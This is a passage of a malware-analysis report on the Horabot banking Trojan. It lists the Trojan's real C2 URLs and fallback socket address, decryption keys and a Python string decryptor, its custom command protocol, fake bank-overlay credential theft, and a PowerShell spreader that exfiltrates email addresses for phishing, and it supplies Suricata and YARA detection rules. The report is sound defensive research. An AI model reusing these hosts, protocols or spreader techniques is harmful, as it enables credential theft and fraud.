It embeds two old OpenSSL libraries (libeay32.dll and ssleay32.dll) from the Indy Project, an open-source client/server communications library used to establish client/server HTTPS C2 communication.
It includes SQL commands used to harvest credentials from browsers.
Once loaded into memory, the Trojan sends several HTTP requests to different URLs:
HTML lure page designed to trick the user into accessing a malicious link whose contents are also used as a PDF attachment during the email distribution phase.
https://upstar.pics/a/08/150822/up/up (GET)
The resource was already unavailable at the time our testing was conducted.
https://cgf.midasx.site/a/08/150822/au/au (GET)
The page containing the first stage leading to the spreader.
Since this malware family has been extensively documented in previous studies, we won’t reiterate its well-known functionality. Instead, we’ll focus on lesser-documented and newly observed features, including the malware’s encryption and protocol handling logic.
The sample implements a stateful XOR-subtraction cipher in the sub_00A86B64 subroutine, which is used to protect strings and decrypt HTTP data received from the C2. Unlike simple XOR, each byte of output here depends on both the key and the previous byte. In our sample, the key is the string "0xFF0wx8066h".
Key construction (left) and decryption logic (right)
We can easily reimplement the logic of the routine in Python and integrate the following snippet into our workflow to automate string decryption:
def decrypt_string(encrypted_hex):
    key_string = "0xFF0wx8066h"
    key_index = 0
    result = ""

    current_key = int(encrypted_hex[0:2], 16)

    i = 2
    while i < len(encrypted_hex):
        next_key = int(encrypted_hex[i:i+2], 16)
        if key_index >= len(key_string):
            key_index = 0
        key_char = ord(key_string[key_index])
        xored_value = next_key ^ key_char

        if xored_value > current_key:
            decrypted_char = xored_value - current_key
        else:
            decrypted_char = (xored_value + 0xFF) - current_key

        result += chr(decrypted_char)
        current_key = next_key
        key_index += 1
        i += 2

    return result
Python implementation of the decryption routine
The encrypted strings are retrieved in three different ways: through indexed lookups using a global encrypted Delphi string list (also observed by our colleagues at ESET); via direct references to encrypted hex strings in the data section; through indirect references using pointer variables, adding an overhead when automating decryption with scripts.
Direct pointer (left), indirect pointer (right)
Indexed strings via TStringList lookups
The malware fetches its configuration by performing an HTTPS GET request to the hardcoded, encrypted C2 server. The server responds with a configuration, which is a raw HTTP response, consisting of several values, each individually encrypted with the aforementioned algorithm. The sample extracts specific parameters based on their position in the list.
To improve readability, the above screenshot has been edited to include the decrypted parameters, which are separated by double newlines.
Configuration retrieval and parsing are initiated in the sub_00AD2C70 subroutine where the first configuration value, the C2 socket connection setting (host;port), is extracted.
C2 socket address extraction
If parsing fails, the malware falls back to a hardcoded secondary C2 socket address. The socket connection is then established.
Fallback to hardcoded socket address (lifenews[.]pro:49569)

Additional configuration values are parsed in sub_00AD2918 and its subroutines. For example, in the decrypted C2 configuration shown above, parameter 5 contains the “UPON” string that triggers execution, and parameter 6 contains the PowerShell commands that are run when this string is used. Below is the portion of the routine that takes care of parsing this command:
Extracting value 5 and 6 from the configuration
In addition to HTTP communication, the malware supports raw socket communication using a custom protocol that encapsulates commands into tags such as <|SIMPLE_TAG|> or <|TAG|>Arg1<|>Arg2<<|>.
The client initiates the C2 connection in sub_00AD331C, where it establishes a TCP socket to the operator’s server and sends the "PRINCIPAL" command to request a control channel. After receiving an OK response, it follows up with an "Info" message containing system details. Once validated, the server replies with a "SocketMain" message containing a session ID, completing the handshake. All subsequent command handling occurs in sub_00AD373C, a central orchestrator routine that parses incoming messages and dispatches the malicious actions.

The sample, and therefore the protocol itself, is inherited, from the open-source Delphi Remote Access PC project, as our colleagues at ESET have noted in the past. Below is a visual comparison:
Comparison of “PING” and “Close” commands (sample disassembly on the left, Delphi Remote Access source code on the right)
Some features from the open-source project, including the chat and file manipulation commands, have been removed, while some mouse-related commands have been renamed with playful prefixes like “LULUZ” (e.g., LULUZLD, LULUZPos). This could be an inside joke, anti-analysis obfuscation, or a way to mark custom variants. Beyond the standard functionality, the protocol now includes a range of additional custom commands, such as LULUZSD for mouse wheel scrolling down, ENTERMANDA to simulate pressing the Enter key, and COLADIFKEYBOARD to inject arbitrary text as keystrokes.
The full command set is considerably larger, and while not all commands are implemented in the analyzed sample, evidence of their presence (e.g., in the form of strings) suggests ongoing development.

After getting a sense of the protocol, let’s focus on the cipher used. In this sample, traffic exchanged via the C2 socket channel is encrypted using another stateful XOR algorithm with embedded decryption keys. Its logic is implemented in the routines sub_00A9F2D0 (encryption) and sub_00A9F5C0 (decryption):
Encryption routine sub_00A9F2D0
The encryption routine generates three random four-digit integer keys. The first key acts as the initial cipher state, while the other two serve as the multiplier and increment that are applied at every encryption stage to both the state and the data. For each character in the input string, it takes the high byte of the current state, XORs it with the character to encrypt, and then updates the cipher state for the next character. The output is created by prepending the three keys to the ciphertext, encapsulating everything within the “##” markers. The final output looks like this:
Although this encryption layer was likely intended to evade network inspection, it ironically makes detection easier due to its highly regular and repetitive structure. This pattern, including the external markers “##”, is uncommon in legitimate traffic and can be used as a reliable network signature for IDS/IPS systems. Below is a Suricata rule that matches the described structure:
alert tcp any any -> any any ( \
    msg:"Horabot C2 socket communication (##hex##)"; \
    flow:established; \
    content:"##"; depth:2; fast_pattern; \
    content:"##"; endswith; \
    pcre:"/^##[1-9][0-9]{3}[1-9][0-9]{3}[1-9][0-9]{3}[0-9A-F]+##$/"; \
    classtype:trojan-activity; \
    sid:1900000; \
    rev:1; \
    metadata:author Domenico; \
)

As documented by our colleagues at Fortinet, the malware contains functionality to display fake pop-ups prompting victims to enter their banking credentials. The images for these pop-ups are stored as encrypted resources. Unlike strings, resources are decrypted using the standard RC4 cipher, and the key pega-avisao3234029284 is retrieved from the previous TStringList structure at offset 3FEh.
Fake token overlay used for credential theft (right), with disassembly (left)
The wordplay around “pega a visão”, Brazilian slang meaning “get the picture” figuratively, reveals an intentional cultural reference, supporting the already well-known Brazilian ties of the operators who have a native understanding of the language.

Below is a collage of pictures where the targeted bank overlays are visible.
Excerpt of decrypted fake overlays
Stage 4: The spreader
In our tests, we noticed that both the VBScript (the heavy lifter) and the Delphi DLL have overlapping functionality for downloading the next stage via PowerShell. Although they rely on different domains, they follow the same URL pattern.

We tried accessing URLs meant for downloading the spreader. One returned nothing, while the other displayed a sequence of two PowerShell stagers before reaching the actual spreader.
In the second stager, we found several Base64-encoded URLs, but only one of them was active during our analysis. Based on comments found in the spreader code, we suspect that in previous versions or campaigns the spreader was assembled piece by piece from these other URLs. In our case, however, a single URL contained all the necessary code.


Yes, we also wondered how PowerShell could possibly accept ASCII chaos as variable/function names, but it does. After cleaning up the messy naming convention and reviewing the well-commented routines (thanks, threat actor), we were able to identify its main duties:
Harvest emails via the MAPI namespace;
Exfiltrate unique email addresses to the C2;
Clean up the outbox;
Filter the exfiltrated email addresses against a blocklist of keywords;
Prepare a phishing email containing a malicious PDF;
Mass-distribute the email to the filtered addresses.
One interesting point is that the spreader’s code and comments allow us to extract some useful intel:
All comments are written in Brazilian Portuguese, which gives a strong indication of the threat actor’s origin.
It is fairly easy to distinguish comments written by a human from those most likely generated by an AI/LLM; the latter are too formal and remarkably well-formatted. One of the human comments actually inspired the title of this article.
One of the comments in the code reads “limpa a caixa de saida antes de sapecar”. Sapecar has a very specific meaning that only Brazilian Portuguese speakers would naturally understand. The closest equivalent to this comment in English would be: “Clear the outbox before you blast it off or let it rip.”

Our team tracked Horabot activity for a few months and compiled a collection of malicious attachment examples used in this campaign. They are all written in Spanish and urge the user to click a large button in the document to access a “confidential file” or an “invoice”. Clicking the button triggers the same infection chain described in this article.
Detection engineering and threat hunting opportunities
After navigating this long, layered attack chain, we bet some of the tech folks reading this have already started imagining potential detection opportunities.
With that in mind, this section provides some rules and queries that you can use to detect and hunt this threat in your own environment.
YARA rules
The YARA rules focus on two core components of the operation: the AutoIt script that functions as the loader, and the Delphi DLL that serves as the banking Trojan.
import "pe"

rule Horabot_Delphi_Trojan
{
    meta:
        author = "maT"
        description = "Detects Horabot payload/trojan (Delphi DLL)"
        hash_01 = "6272ef6ac1de8fb4bdd4a760be7ba5ed"
        hash_02 = "4caa797130b5f7116f11c0b48013e430"
        hash_03 = "c882d948d44a65019df54b0b2996677f"

    condition:
        uint32be(0) == 0x4d5a5000 and
        filesize < 150MB and
        pe.is_dll() and
        pe.number_of_exports == 4 and
        pe.exports("dbkFCallWrapperAddr") and
        pe.exports("__dbk_fcall_wrapper") and
        pe.exports("TMethodImplementationIntercept") and
        pe.exports(/^[A-Z][0-9]{6}_[A-Z0-9]$/)
}

rule Horabot_AutoIT_Loader
{
    meta:
        author = "maT"
        description = "Detects AutoIT script used as a loader by Horabot"

    strings:
        $winapi_01 = "Advapi32.dll"
        $winapi_02 = "CryptDeriveKey"
